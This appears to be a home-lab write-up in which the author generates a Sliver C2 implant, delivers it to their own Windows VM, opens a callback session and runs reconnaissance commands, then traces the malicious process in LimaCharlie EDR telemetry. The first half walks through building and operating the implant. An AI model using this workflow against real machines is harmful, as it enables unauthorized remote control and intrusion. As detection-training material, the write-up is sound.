
While in Sliver, running the generate –http [my vm IP] –save /var/www/payloads command, I created a custom C2 malware that was compiled by Sliver



```
sliver > implants

 Name         Implant Type   Template   OS/Arch             Format   Command & Control         Debug
============ ============== ========== =============== =========== ======================== =======
 JOLLY_HANG   session        sliver     windows/amd64   EXECUTABLE   [1] https://10.0.28.194   false
```

By running the implants command, I was able to verify that the implant is stored within Sliver


##Dropping our C2 implant on Windows and launching it:



Index of /

```
../
JOLLY_HANG.exe                                     27-Aug-2025 11:56            17460224
```

From within my Windows VM, I open a browser and navigate to the ip of my attack box at port 8080. From here, I'll be able to download the payload onto my windows machine



JOLLY_HANG.exe isn't commonly downloaded. Make

Make sure you trust JOLLY_HANG.exe before you open it

Microsoft Defender SmartScreen couldn't verify if this file is safe because it isn't commonly downloaded. Make sure you trust the file you're downloading or its source before you open it.


Name: JOLLY_HANG.exe
Publisher: Unknown

Report this app as safe

Learn more


Windows Defender tried to warn me not to download this file but I am going to keep it anyway.

##Opening a new C2 Session:




```
[*] Session 73aeacd2 JOLLY_HANG - 10.0.24.90:49776 (EC2AMAZ-2BUU2T2) - windows/amd64 - Wed, 27 Aug 2025 12:11:07 UTC
```

Once downloaded, I ran the executable and bounced back to my attack box to verify that we have established a C2 connection



```
sliver > sessions

 ID         Transport   Remote Address      Hostname          Username        Operating System    Health
========== =========== =================== ================= =============== =================== =========
 73aeacd2   http(s)     10.0.24.90:49776    EC2AMAZ-2BUU2T2   Administrator   windows/amd64       [ALIVE]

sliver >
```


I was able to confirm the session by running the sessions command




```
sliver > sessions

 ID         Transport   Remote Address      Hostname          Username        Operating System    Health
========== =========== =================== ================= =============== =================== =========
 73aeacd2   http(s)     10.0.24.90:49776    EC2AMAZ-2BUU2T2   Administrator   windows/amd64       [ALIVE]

sliver > use 73aeacd2

[*] Active session JOLLY_HANG (73aeacd2-7e9f-4122-b92f-5f89717f62d0)

sliver (JOLLY_HANG) >
```

In order to utilize this session I run the use [session ID] command in Sliver.


Once executed, I am able to interact directly with the C2 session on the Windows VM. To test this I ran some commands to gather some info on this victim.




```
sliver (JOLLY_HANG) > info

        Session ID: 73aeacd2-7e9f-4122-b92f-5f89717f62d0
              Name: JOLLY_HANG
          Hostname: EC2AMAZ-2BUU2T2
              UUID: ec2e9704-ea15-2bf7-2036-4f4a13513894
          Username: EC2AMAZ-2BUU2T2\Administrator
               UID: S-1-5-21-2916605783-2765130076-2974663948-500
               GID: S-1-5-21-2916605783-2765130076-2974663948-513
               PID: 4288
                OS: windows
           Version: Server 2016 build 20348 x86_64
            Locale: en-US
              Arch: amd64
         Active C2: https://10.0.28.194
    Remote Address: 10.0.24.90:49776
         Proxy URL:
Reconnect Interval: 1m0s
     First Contact: Wed Aug 27 12:11:07 UTC 2025 (11m13s ago)
      Last Checkin: Wed Aug 27 12:22:17 UTC 2025 (3s ago)
```



```
sliver (JOLLY_HANG) > whoami

Logon ID: EC2AMAZ-2BUU2T2\Administrator
[*] Current Token ID: EC2AMAZ-2BUU2T2\Administrator
```




```
sliver (JOLLY_HANG) > pwd

[*] C:\Users\Administrator\Downloads
```



```
tcp        10.0.24.90:50160   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50161   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50162   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50163   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50164   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50165   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50166   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50167   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50168   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50169   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50170   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50171   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50172   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50173   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50174   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50175   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50176   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50177   10.0.28.194:80                          TIME_WAIT     0/
tcp        10.0.24.90:50178   10.0.28.194:80                          ESTABLISHED   4288/JOLLY_HANG.exe
```


With the netstat command, I can even see the established connection between my attack VM and my Defense VM which is exciting! I have successfully established a C2 connection!

From here I wanted to get some info on the process running so I ran a ps -T command to find the process tree associated with this malware's process.



```
├── [2948]  csrss.exe
└── [4496]  explorer.exe
    └── [2208]  msedge.exe
        ├── [1268]  msedge.exe
        ├── [2596]  msedge.exe
        ├── [2936]  msedge.exe
        ├── [2972]  msedge.exe
        ├── [3912]  msedge.exe
        ├── [4288]  JOLLY_HANG.exe
        ├── [1112]  msedge.exe
        ├── [3724]  msedge.exe
        ├── [3884]  msedge.exe
        ├── [4620]  msedge.exe
        ├── [1860]  msedge.exe
        └── [932]  msedge.exe
```

##Exploring Telemetry:




is_online is true ✕

Type	Hostname	Tags
	ec2amaz-2buu2t2	ext:ext-yara lc:system

I proceed to LimaCharlie and selected the Sensors option and then selected the Windows sensor that I previously created


I did some exploration of the various senors options and under Processes, I was able to locate the PPID and the PID of our malware “JOLLY_HANG.exe”



✓		svchost.exe	620	4936	NT AUTHORITY\NETWORK SERVICE	\Device\HarddiskVolume1\Windows\Sys…	
✓	ᯤ	lsass.exe	508	636	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe	C:\Windows\system32\lsass.exe
✓		fontdrvhost.exe	508	760	Font Driver Host\UMFD-0	C:\Windows\system32\fontdrvhost.exe	"fontdrvhost.exe"
✓		winlogon.exe	476	556	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe	winlogon.exe
✓		LogonUI.exe	556	660	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe	"LogonUI.exe" /flags:0x2 /state0:0xa3b01855 /state1:0x41c
✓		fontdrvhost.exe	556	764	Font Driver Host\UMFD-1	C:\Windows\system32\fontdrvhost.exe	"fontdrvhost.exe"
✓		cmd.exe	4580	1992	EC2AMAZ-2BUU2T2\Administrator	C:\Windows\system32\cmd.exe	"C:\Windows\system32\cmd.exe"
✓		conhost.exe	1992	2016	EC2AMAZ-2BUU2T2\Administrator	C:\Windows\system32\conhost.exe	\??\C:\Windows\system32\conhost.exe 0x4
ᯤ		JOLLY_HANG.exe	1992	4292	EC2AMAZ-2BUU2T2\Administrator	C:\Users\Administrator\Downloads\JO…	.\JOLLY_HANG.exe
✓		csrss.exe	3844	3856	NT AUTHORITY\SYSTEM	\Device\HarddiskVolume1\Windows\Sys…	
✓		winlogon.exe	3844	3912	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe	winlogon.exe

I’m able to do things like look at network connections and memory mapping. One of the first things I notice is that while other processes are marked as “signed”, our malicious process does not have a signature which is indicated by the absence of the green check mark.


For additional information on processes, I found this poster from SANS extremely helpful Hunt Evil Poster



Network connections for JOLLY_HANG.exe (PID 3984) ✕

Source	Destination	Protocol	State
10.0.24.90:49859	10.0.28.194:80	tcp4	ESTABLISHED

Checking the network connections, I am able to verify the source ip, source port, destination ip and destination port.




Network

??? (0)	10.0.24.90	49901	tcp4	10.0.28.194	80	TIME_WAIT	-
??? (0)	10.0.24.90	49902	tcp4	10.0.28.194	80	TIME_WAIT	-
??? (0)	10.0.24.90	49903	tcp4	10.0.28.194	80	TIME_WAIT	-
??? (0)	10.0.24.90	49904	tcp4	10.0.28.194	80	TIME_WAIT	-
??? (0)	10.0.24.90	49905	tcp4	10.0.28.194	80	TIME_WAIT	-
??? (0)	10.0.24.90	49906	tcp4	10.0.28.194	80	TIME_WAIT	-
??? (0)	10.0.24.90	49907	tcp4	10.0.28.194	80	TIME_WAIT	-
??? (0)	10.0.24.90	49908	tcp4	10.0.28.194	80	TIME_WAIT	-
??? (0)	10.0.24.90	49909	tcp4	10.0.28.194	80	TIME_WAIT	-
??? (0)	10.0.24.90	49910	tcp4	10.0.28.194	80	TIME_WAIT	-
??? (0)	10.0.24.90	49911	tcp4	10.0.28.194	80	TIME_WAIT	-
JOLLY_HANG.exe (3984)	10.0.24.90	49912	tcp4	10.0.28.194	80	ESTABLISHED	4d30d82372091a0fe8f112feca8261e1ae1f7f7525d14ca7caf5816c488681cc

Checking under the “Network” tab we can find our malicious executable.

Under “File System” tab, I was able to navigate to the file path of JOLLY_HANG.exe




File System

c:\Users\Administrator\Downloads

